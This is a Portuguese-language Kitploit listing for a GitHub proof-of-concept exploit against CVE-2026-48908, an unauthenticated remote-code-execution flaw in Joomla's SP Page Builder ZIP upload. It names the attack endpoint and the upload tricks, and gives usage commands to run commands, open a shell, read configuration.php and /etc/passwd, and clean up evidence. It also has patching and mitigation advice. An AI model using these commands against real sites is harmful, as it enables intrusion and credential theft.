Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-48908-SP-Page-Builder-Joomla — CVE-2026-48908 - RCE não autenticado no SP Page Builder para Joomla | Kitploit
Ferramentas/GitHubGitHub/gagaltotal/cve-2026-48908-sp-page-builder-joomla
Análise de VulnerabilidadesExploraçãoShellcodeExploração de Aplicações WebPós-ExploraçãoTestes de PenetraçãoComando e ControleRed TeamingDesenvolvimento de Payloads
GitHubgagaltotal/cve-2026-48908-sp-page-builder-joomla

CVE-2026-48908-SP-Page-Builder-Joomla

CVE-2026-48908 - RCE não autenticado no SP Page Builder para Joomla

Ver Repositório
17há 3 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2026-48908: RCE Não Autenticada no SP Page Builder Joomla

Exploit de Prova de Conceito para CVE-2026-48908, uma vulnerabilidade de Execução Remota de Código não autenticada no componente SP Page Builder do Joomla.

Visão Geral da Vulnerabilidade

CVE-2026-48908 é uma vulnerabilidade de segurança crítica que permite que atacantes não autenticados executem código arbitrário em instalações Joomla vulneráveis por meio do tratamento inadequado da extração de arquivos ZIP no componente SP Page Builder.

Detalhes Técnicos

  • ID do CVE: CVE-2026-48908
  • Componente: com_sppagebuilder
  • Versões Vulneráveis: <= 6.6.1
  • Versão Corrigida: 6.6.2
  • Vetor de Ataque: Baseado em rede, não autenticado
  • Pontuação CVSS: Crítica
  • Tipo de Vulnerabilidade: Upload Arbitrário de Arquivos / RCE por Extração de ZIP
  • Endpoint de Ataque: index.php?option=com_sppagebuilder&task=asset.uploadCustomIcon

Causa Raiz

A vulnerabilidade existe na funcionalidade de upload de assets, onde a aplicação valida e extrai de forma inadequada arquivos ZIP contendo assets de ícones. Um atacante pode criar um arquivo ZIP malicioso com payloads PHP que serão extraídos para o diretório acessível pela web, permitindo a execução remota de código.

Requisitos

  • Go 1.26.4 ou posterior
  • Acesso de rede à instalação Joomla alvo
  • URL alvo válida

Dependências

  • golang.org/x/term - Utilitários de terminal para entrada segura de senha

Instalação

A partir do Código Fonte

git clone https://github.com/gagaltotal/CVE-2026-48908-SP-Page-Builder-Joomla
cd CVE-2026-48908-SP-Page-Builder-Joomla
go mod init CVE-2026-48908-SP-Page-Builder-Joomla
go mod download
or
go mod tidy
go build -o poc_tot poc_tot.go

Binário Pré-compilado

Binários compilados estão disponíveis na seção de releases.

Uso


Captura de Tela

Execução Básica de Comandos

Captura de Tela

./poc_tot -target http://target-site.com -cmd "whoami"

Shell Interativo

./poc_tot -target http://target-site.com -shell

Avaliação de Vulnerabilidade

./poc_tot -target http://target-site.com -check

Limpeza

./poc_tot -target http://target-site.com -cleanup

Usando Token Personalizado (se disponível)

./poc_tot -target http://target-site.com -cmd "id" -token "your_joomla_token"

Opções de Linha de Comando

-target string
    Target URL of vulnerable Joomla installation (required)
    Example: http://target.com or https://target.com

-cmd string
    System command to execute on target
    Example: "cat /etc/passwd"

-shell
    Launch interactive shell on target (requires successful exploitation)

-check
    Check if target is vulnerable without attempting exploitation

-cleanup
    Remove uploaded shell and artifacts from target

-token string
    CSRF token for exploitation (optional, auto-detected if not provided)

Métodos de Exploração

A ferramenta suporta múltiplos vetores de exploração:

  1. Upload Direto de PHP - Faz upload de arquivos PHP diretamente para caminhos executáveis
  2. Traversal de Diretórios - Usa path traversal para contornar restrições
  3. Manipulação de Arquivos - Cria arquivos ZIP maliciosos com payloads embutidos
  4. Spoofing de Extensão - Usa extensões duplas e variações de maiúsculas/minúsculas

Exemplos

Reconhecimento

./poc_tot -target http://vulnerable.local -check

Executar Comando Único

./poc_tot -target http://vulnerable.local -cmd "ls -la /var/www/html"

Recuperar Arquivos Sensíveis

./poc_tot -target http://vulnerable.local -cmd "cat configuration.php"

Acesso Interativo

./poc_tot -target http://vulnerable.local -shell
# In shell:
> id
> whoami
> pwd

Limpar Evidências

./poc_tot -target http://vulnerable.local -cleanup

Considerações de Segurança

Para Administradores

Se você está executando Joomla com o componente SP Page Builder:

  1. Atualize Imediatamente: Atualize para o SP Page Builder 6.6.2 ou posterior
  2. Desative o Componente: Se a atualização imediata não for possível, desative o com_sppagebuilder
  3. Monitore os Logs: Verifique os logs do servidor web em busca de atividade suspeita
  4. Restrinja Permissões: Garanta permissões adequadas de arquivos nos diretórios web
  5. Firewall de Aplicação Web: Implemente regras de WAF para bloquear tentativas de exploração

Para Pesquisadores de Segurança

  • Use esta ferramenta apenas em sistemas que você possui ou para os quais tenha autorização explícita para testar
  • Teste primeiro em ambientes isolados
  • Documente todas as descobertas de forma adequada
  • Siga práticas de divulgação responsável
  • Não use para acesso não autorizado

Isenção de Responsabilidade

Este software é fornecido apenas para fins educacionais e de testes de segurança autorizados. O acesso não autorizado a sistemas de computador é ilegal. Os autores não aceitam responsabilidade por uso indevido ou danos causados por esta ferramenta. Os usuários são responsáveis por garantir que possuem autorização adequada antes de usar esta ferramenta em qualquer sistema alvo.

Ao usar esta ferramenta, você reconhece que:

  • Você a usará apenas em sistemas que possui ou para os quais tenha autorização por escrito para testar
  • Você entende as implicações legais e aceita total responsabilidade
  • Os autores não são responsáveis por qualquer dano ou consequência legal
  • Você cumprirá todas as leis e regulamentos aplicáveis

Aviso Legal

Esta ferramenta destina-se apenas a pesquisa de segurança defensiva e testes de penetração autorizados. O acesso não autorizado a sistemas de computador viola o Computer Fraud and Abuse Act e leis similares em outras jurisdições. Sempre obtenha autorização adequada por escrito antes de realizar testes de segurança.

Referências

  • Centro de Segurança Oficial do Joomla: https://docs.joomla.org/Security_Checklist
  • SP Page Builder: https://www.sp-components.com/
  • Detalhes do CVE-2026-48908: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-48908

Mitigação

Ações Imediatas

  1. Aplique a atualização de segurança para a versão 6.6.2 ou posterior
  2. Se a atualização não estiver disponível, desative o componente: index.php?option=com_installer&view=manage
  3. Verifique os logs de erro em busca de tentativas de exploração
  4. Revise o sistema de arquivos em busca de arquivos PHP suspeitos nos diretórios de mídia

Segurança a Longo Prazo

  1. Mantenha o Joomla e todos os componentes atualizados
  2. Implemente varreduras de segurança automatizadas
  3. Use cabeçalhos de segurança e regras de WAF
  4. Monitore a integridade dos arquivos
  5. Mantenha backups regulares
  6. Implemente o princípio do menor privilégio

Contribuição

Contribuições de pesquisa de segurança são bem-vindas. Por favor:

  1. Reporte vulnerabilidades de forma responsável
  2. Siga o estilo de código existente
  3. Inclua documentação detalhada
  4. Teste minuciosamente antes do envio

Autor

GhostGTR666 (Gagaltotal666)

  • GitHub: https://github.com/gagaltotal/CVE-2026-48908-SP-Page-Builder-Joomla
  • Email: Contato via GitHub

Log de Alterações

Versão 1.0.0

  • Lançamento inicial
  • Suporte a múltiplos vetores de exploração
  • Funcionalidade de shell interativo
  • Operações de verificação de vulnerabilidade e limpeza

Suporte

Para problemas, dúvidas ou contribuições:

  1. Verifique as issues existentes no GitHub
  2. Revise as mensagens de erro e os logs
  3. Certifique-se de que a URL alvo está correta e acessível
  4. Verifique a autorização adequada antes de testar

Licença

Baixar ferramenta